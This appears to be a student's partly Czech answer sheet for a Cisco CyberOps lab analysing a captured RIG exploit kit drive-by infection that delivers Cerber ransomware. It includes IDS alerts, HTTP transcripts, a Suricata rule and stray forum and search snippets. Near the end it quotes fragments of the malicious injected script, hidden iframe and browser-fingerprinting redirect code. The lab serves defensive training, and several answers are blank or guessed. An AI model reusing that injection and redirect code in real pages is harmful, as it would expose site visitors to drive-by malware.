Modul_27_2_15_Investigating_a_Malware_Exploit

Part 1: Use Kibana to Learn About a Malware Exploit

Step 2: Locate the Event in Kibana

e)
Look at the expanded alert details and answer the following questions:
What is the time of the first detected NIDS alert in Kibana?

- @timestamp January 27th 2017, 22:54:43.000

What is the source IP address in the alert?

- source_ip
  172.16.4.193

What is the destination IP address in the alert?

- destination_ip
  194.87.234.129

What is the destination port in the alert? What service is this?

- destination_port
  80


What is the classification of the alert?

- t classification trojan-activity


What is the destination geo country name?

- t destination_geo.country_name Russia
  destination_geo.ip 194.87.234.129
  destination_geo.location
  ```
  {
    "lon": 37.6068,
    "lat": 55.7386
  }
  ```

f)



nejde zobrazit



1
hlas
hlasovat

CyberOps Associate: Broken link in Security Onion's kibana alert details

An example of an alert details URL is https://doc.emergingthreats.net/2024049e used in "Lab - Investigating a Malware Exploit". Opening it throws an error due to an expired certificate (see attachment). In fact, the resource is not available any more and request to https://doc.emergingthreats.net is redirected to https://community.emergingthreats.net but not to the information needed. This breaks working with the kibana version in the Security Onion. Will there be an updated version of the VMs?

Screenshot-Certificate_err...
48 KB

Sven Thielen se podělil o tento nápad · 14. Červen 2023 · Zpráva...

ADMIN

REFERRED TO HELPDESK · **Sandra Ray** (Customer Support Director, or Executive, Cisco Networking Academy) odpověděl · 12. Červenec 2023

Thank you for posting to Share Idea, I have created a case for you with the Support Desk. They will follow up with you directly regarding this issue.

What is the malware family for this event?

- ?

What is the severity of the exploit?

- ?

What is an Exploit Kit? (EK) Search on the internet to answer this question.

- nástroj používaný pro automatickou správu a nasazení exploitů proti cílovému počítači. Exploit kity umožňují útočníkům doručovat malware, aniž by měli pokročilé znalosti o používaných exploitech.

Step 3: View the Transcript capME!

What website did the user intend to connect to?

- SRC: ACCEPT: text/html, application/xhtml+xml, */*
  SRC: REFERER: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html
  SRC: ACCEPT-LANGUAGE: en-US
  SRC: USER-AGENT: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

What URL did the browser refer the user to?

- SRC: ACCEPT-ENCODING: gzip, deflate
  SRC: HOST: tyu.benme.com
  SRC: CONNECTION: Keep-Alive

What kind of content is requested by the source host from tybenme.com? Why could this be a problem? Look in the DST server block of the transcript too.

- DST: VARY: Accept-Encoding
  DST: CONTENT-ENCODING: gzip
  DST: <!DOCTYPE html>\x0a<html lar
- Pravděpodobně to je rozkouskovaný malware gzipem, aby obešel upozornění/odchycení

e)
What are some of the websites that are listed?

-


Site	Count
www.homeimprovement.com	17
tyu.benme.com	12
www.bing.com	5
www.google-analytics.com	4
api.blockcypher.com	2
40bbdaf00bf29a6114a5019e397a2a15.clo.footprintdns.com	1
da6ab9a9cf82c8f939081a82c7d90031.clo.footprintdns.com	1
fpdownload2.macromedia.com	1
p27dokhpz2n7nvgr.1jw2lx.top	1
report.footprintdns.com	1

Which of these sites is likely part of the exploit campaign?

- tyu.benme.com, homeimprovement, p27...top, a retro.tip jsou velice podezřelé

Course Hero
https://www.coursehero.com › file · Přeložit tuto stránku
Trojan Incident: Compromised Website & Malware Attack
16. 2. 2024 — 4-Because of the iframe tag, the user was redirected to a compromised (**retrotip.visionurbana.com.ve**) – RIG Exploit Kit. 5- ...

What are the HTTP - MIME Types listed in the Tag Cloud?

- 

Part 2: Investigate the Exploit with Sguil

Step 1: Open Sguil and locate the alerts.

b)
According to Sguil, what are the timestamps for the first and last of the alerts that occurred within about a second of each other?

-

ST	CNT	Sensor	Alert ID	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	21	seconion-...	5.2	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	21	seconion-...	5.13	2017-01-27 22:54:42	104.28.18.74	80	172.16.4.193	49195	6	ET CURRENT_EVENTS Evil...
RT	1	seconion-...	5.24	2017-01-27 22:54:42	139.59.160.143	80	172.16.4.193	49200	6	ET CURRENT_EVENTS Evil...
RT	15	seconion-...	5.25	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.26	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	15	seconion-...	5.27	2017-01-27 22:54:43	172.16.4.193	49202	194.87.234.129	80	6	ET CURRENT_EVENTS RIG...
RT	52	seconion-...	5.37	2017-01-27 22:54:44	194.87.234.129	80	172.16.4.193	49203	6	ET CURRENT_EVENTS RIG...
RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...

- 54:42 až 55:28

Step 2: Investigate the alerts in Sguil

b)
According to the IDS signature rule which malware family triggered this alert? You may need to scroll through the alert signature to find this entry.

- malware_family PsuedoDarkLeech,

c)
According to the Event Messages in Sguil what exploit kit (EK) is involved in this attack?

- RIG EK Exploit

Beyond labelling the attack as trojan activity, what other information is provided regarding the type and name of the malware involved?

- er, tag Ransomware_Cerber, s

By your best estimate looking at the alerts so far, what is the basic vector of this attack? How did the attack take place?

- Jelikož se první připojujeme na port 80, podle mě jde o vstupení na špatnou stránku

Step 3: View Transcripts of Events

a)
What are the referer and host websites that are involved in the first SRC event? What do you think the user did to generate this alert?

- SRC: Referer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodeling+your+kitchen&sc=0-40&sk=&cvid=194EC908DA65455B9E9A98285A33132B&first=7&FORM=PERE
  SRC: Accept-Language: en-US
  SRC: User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
  SRC: Accept-Encoding: gzip, deflate
  SRC: Host: www.homeimprovement.com
- User pravděpodobně hledal normální house improvement a našel malware stránku.

c)
What kind of request was involved?

- HTTP/. GET request

Were any files requested?

- dle_js.js

What is the URL for the referer and the host website?

- referer homeimprovement a host retrotip..

How the content encoded?

- gzip

d)
How many requests and responses were involved in this alert?

- GET POST GET a 3 odpovědi

What was the first request?

- SRC: GET /?ct=Vivaldi&biw=Vivaldi.95ec76.406i7c5k7&oq=h8fItKeRVawGyjRaFcw1nyYdeAwgQ8_qtiEKBzBKfgZ6D-hyMZAh1z6LRVvQ42w&tuif=2320&q=wH7QMvXcJwDNFYbGMvrER6NbNknQA0KPxpH2_drZdZqxKGni2Ob5UUSk6FqCEh3&yus=Vivaldi.114tq57.406t1v7x8&br_fl=4180 HTTP/1.1

Who was the referrer?

- SRC: Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html

Who was the host server request to?

- SRC: Host: tyu.benme.com

Was the response encoded?

- ano gzip

What was the second request?

- SRC: POST /?oq=CEh3h8_svK7pSP1LgiRbVcgU3n45bWw8S_6qviBCBmBWUhcSHrxLeNwt1z6I&q=wH7QMvXcJwDIFYbGMvrETKNbNknQA06PxpH2_drZdZqxKGni0ub5UUSk6Fy&tuif=5921&br_fl=5828&biw=Vivaldi.82ss74.406q9e2t1&yus=Vivaldi.80lf74.406f5d1w2&ct=Vivaldi HTTP/1.1

Who was the host server request to?

- SRC: Host: tyu.benme.com

Was the response encoded?

- ano gzip

What was the third request?

- SRC: GET /?biw=SeaMonkey.105qj67.406x7d8b3&yus=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166

Who was the referrer?

- SRC: Referer: http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-t2kDQzRWVgZCL-xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla

What was the Content-Type of the third response?

- DST: Content-Type: application/x-shockwave-flash

What were the first 3 characters of the data in the response?

- CWS

What type of file was downloaded? What application uses this type of file?

43 57 53	CWS	0	swf	Adobe Flash .swf
46 57 53	FWS			

  swf, Adobe Flash

How many files are there and what is the file types?

- Hosts (2) | Files (3) | Images | Messages | Credentials | Sessions (1) | DNS | Parameters (57) | Keywords | Anor

  Filter keyword: Case sensitive ExactPhrase Any column Clear Apply

Frame nr.	Filename	Extension	Size	Source host	S. port	De
4	index.html.1319B475.html	html	5 212 B	194.87.234.129 [tyu.benme.com]	TCP 80	17
10	index.html.4B461872.html	html	90 745 B	194.87.234.129 [tyu.benme.com]	TCP 80	17
95	index.html.67899BE6..swf	swf	16 261 B	194.87.234.129 [tyu.benme.com]	TCP 80	17

Part 3: Use Wireshark to Investigate an Attack

Step 2: Investigate HTTP Traffic

b)
What website directed the user to the www.homeimprovement.com website?

- ```
  Hypertext Transfer Protocol
  ▸ GET /remodeling-your-kitchen-cabinets.html HTTP/1.1\r\n
    Accept: text/html, application/xhtml+xml, */*\r\n
    Referer: http://www.bing.com/search?q=home+improvement+remodeling+your+kitchen&qs=n&sp=-1&pq=home+improvement+remodelin…
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: www.homeimprovement.com\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html]
    [HTTP request 1/3]
    [Response in frame: 25]
    [Next request in frame: 27]
  ```
- bing

Step 3: View HTTP Objects.


c)
What is the http request for?


- ```
  ▸ GET /engine/classes/js/dle_js.js HTTP/1.1\r\n
    Accept: application/javascript, */*;q=0.8\r\n
    Referer: http://www.homeimprovement.com/remodeling-your-kitchen-cabinets.html\r\n
    Accept-Language: en-US\r\n
    User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko\r\n
    Accept-Encoding: gzip, deflate\r\n
    Host: retrotip.visionurbana.com.ve\r\n
    Connection: Keep-Alive\r\n
    \r\n
    [Full request URI: http://retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js]
    [HTTP request 1/1]
    [Response in frame: 6]
  ```
-

- dle_js.js
  Host server?
- retrotip...

Step 4: Create a Hash for an Exported Malware File.

```
analyst@SecOnion:~$ sha1sum %3fbiw\=SeaMonkey.105qj67.406x7d8b3\&yus\=SeaMonkey.
78vg115.406g6d1r6\&br_fl\=2957\&oq\=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZhJKB9BS
KaA9E-qKSErM62V7FjLhTJg\&q\=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX_k7fD
fF-qoVzcCgWRxfs\&ct\=SeaMonkey\&tuif\=1166
97a8033303692f9b7618056e49a24470525f7290  %3fbiw=SeaMonkey.105qj67.406x7d8b3&yus
=SeaMonkey.78vg115.406g6d1r6&br_fl=2957&oq=pLLYGOAq3jxbTfgFplIgIUVlCpaqq3UbTykKZ
hJKB9BSKaA9E-qKSErM62V7FjLhTJg&q=w3rQMvXcJx7QFYbGMvjDSKNbNkfWHViPxoaG9MildZqqZGX
_k7fDfF-qoVzcCgWRxfs&ct=SeaMonkey&tuif=1166
```





What did VirusTotal tell you about this file?

- že to je malware (trojský kůň) Family labels flash pubenush rigek

g)
Are there any similarities to the earlier alerts?

- Stejný postup s GET POST GET

http.request

No.	Time	Protocol	Host	Info
4	2017-01-27 22:54:43	HTTP	tyu.benme.com	GET /?q=zn_QMvXcJwDQDofGMvrESLtEM
10	2017-01-27 22:54:43	HTTP	tyu.benme.com	POST /?biw=Mozilla.102kd74.406h8v
93	2017-01-27 22:55:04	HTTP	tyu.benme.com	GET /?biw=Amaya.126qv100.406m1g9g

Are the files similar? Do you see any differences?

-

Packet	Hostname	Content Type	Size	Filename
7	tyu.benme.com	text/html	5,213 bytes	?q=zn_QMvXcJwDQDofGMvrESLtEMUbQA0KK2C
90	tyu.benme.com	text/html	90 kB	?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216
120	tyu.benme.com	application/x-shockwave-flash	16 kB	?biw=Amaya.126qv100.406m1g9g5&ct=Amaya

- znova máme 2x text a flash file, co se změnilo jsou jména souborů

h)
Is this the same malware that was downloaded in the previous HTTP session?

- Ano, oba hashe jsou stejné

i)
Why do they seem to be post-infection?

- Všechny alerty už alertujou specificky na malware

RT	1	seconion-...	5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.76	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET TROJAN Ransomware/C...
RT	1	seconion-...	5.77	2017-01-27 22:55:27	172.16.4.193	57124	172.16.4.1	53	17	ET DNS Query to a *.top do...
RT	4	seconion-...	5.78	2017-01-27 22:55:28	172.16.4.193	49212	198.105.121.50	80	6	ET INFO HTTP Request to a...

What is interesting about first alert in the last 4 alerts in the series?

-

5.75	2017-01-27 22:55:17	172.16.4.193	58978	90.2.1.0	6892	1

  Destination adresa je 90.2.1.0 (nějaký útočníkův server/stroj pravděpodobně)

What type of communication is taking place in the second and third alerts in the series and what makes it suspicious?


-

53	17	ET TROJAN Ransomware/C...
53	17	ET DNS Query to a *.top do...


- Používají port 53, takže se snaží komunikovat přes DNS zprávy
- I alert upozorňuje na .top doménu, že je podezřelá

- alert udp $HOME_NET any -> any 53 (msg:"ET DNS Query to a *.top domain - Likely Hostile"; content:"|01 00 00 01 00 00 00 00 00 00|"; depth:10; offset:2; content:"|03|top|00|"; fast_pattern; nocase; distance:0; threshold:type limit, track by_src, count 1, seconds 30; reference:url,www.symantec.com/connect/blogs/shady-tld-research-gdn-and-our-2016-wrap; reference:url,www.spamhaus.org/statistics/tlds/; classtype:bad-unknown; sid:2023883; rev:1;

j)
What is the result?



k)
What are the filenames if any?



- html soubor

Part 4: Examine Exploit Artifacts

a)
Can you find the two places in the webpage that are part of the drive-by attack that started the exploit?

```
<script type="text/javascript"
src="//retrotip.visionurbana.com.ve/engine/classes/js/dle_js.js"></script>
<!-- All in One SEO Pack 2.3.2.3 by Michael Torbert of Semper Fi Web Design[291,330] -
->
```

b)
What does the file do?

- Vytvoří iframe (writne do hlavičky přesměrování na tyu.benme.com)

How does the code in the javascript file attempt to avoid detection?

```
s=Amaya.11oozbo.
></ifr' +'ame> <
```

c)
What kind of file it is?

- HTML stránka

What are some interesting things about the iframe? Does it call anything?

```
<iframe onload="window.setTimeout('start()', 88)" src="about:blank" style="visibility:hidden"></iframe>
```

- volá start() funkci

What does the start() function do?

```
function start() {
        BrowserInfo = getBrowser();

        if(BrowserInfo.is_bot == true) {
                document.write('');
                        } else {
      if(BrowserInfo.browser_real=='ie') {
                        window.frames[0].document.body.innerHTML = '<form target="_parent" method="post" action="'+NormalURL+'">
</form>';
                        window.frames[0].document.forms[0].submit();
      }
```

- uloží si browser, porovná ho, vytvoří inner body POST form kde submitne NormalURL.

```
<script>
var NormalURL = 'http://tyu.benme.com/?biw=Mozilla.102kd74.406h8v8o4&br_fl=1216&oq=2aCm3V9PMpe7cGP1CyjECIcwM0n99VAFkXpK-
t2kDQzRWVgZCL-
xSIUTp1&q=wXrQMvXcJwDQDobGMvrESLtMNknQA0KK2Ir2_dqyEoH9f2nihNzUSkrx6B&yus=Mozilla.125ts79.406f2w1p3&tuif=3198&ct=Mozilla';
var InfoStr = '';
```

- Přičemž NormalURL je URL tyu.benme.com

What do you think the purpose of the getBrowser() function is?

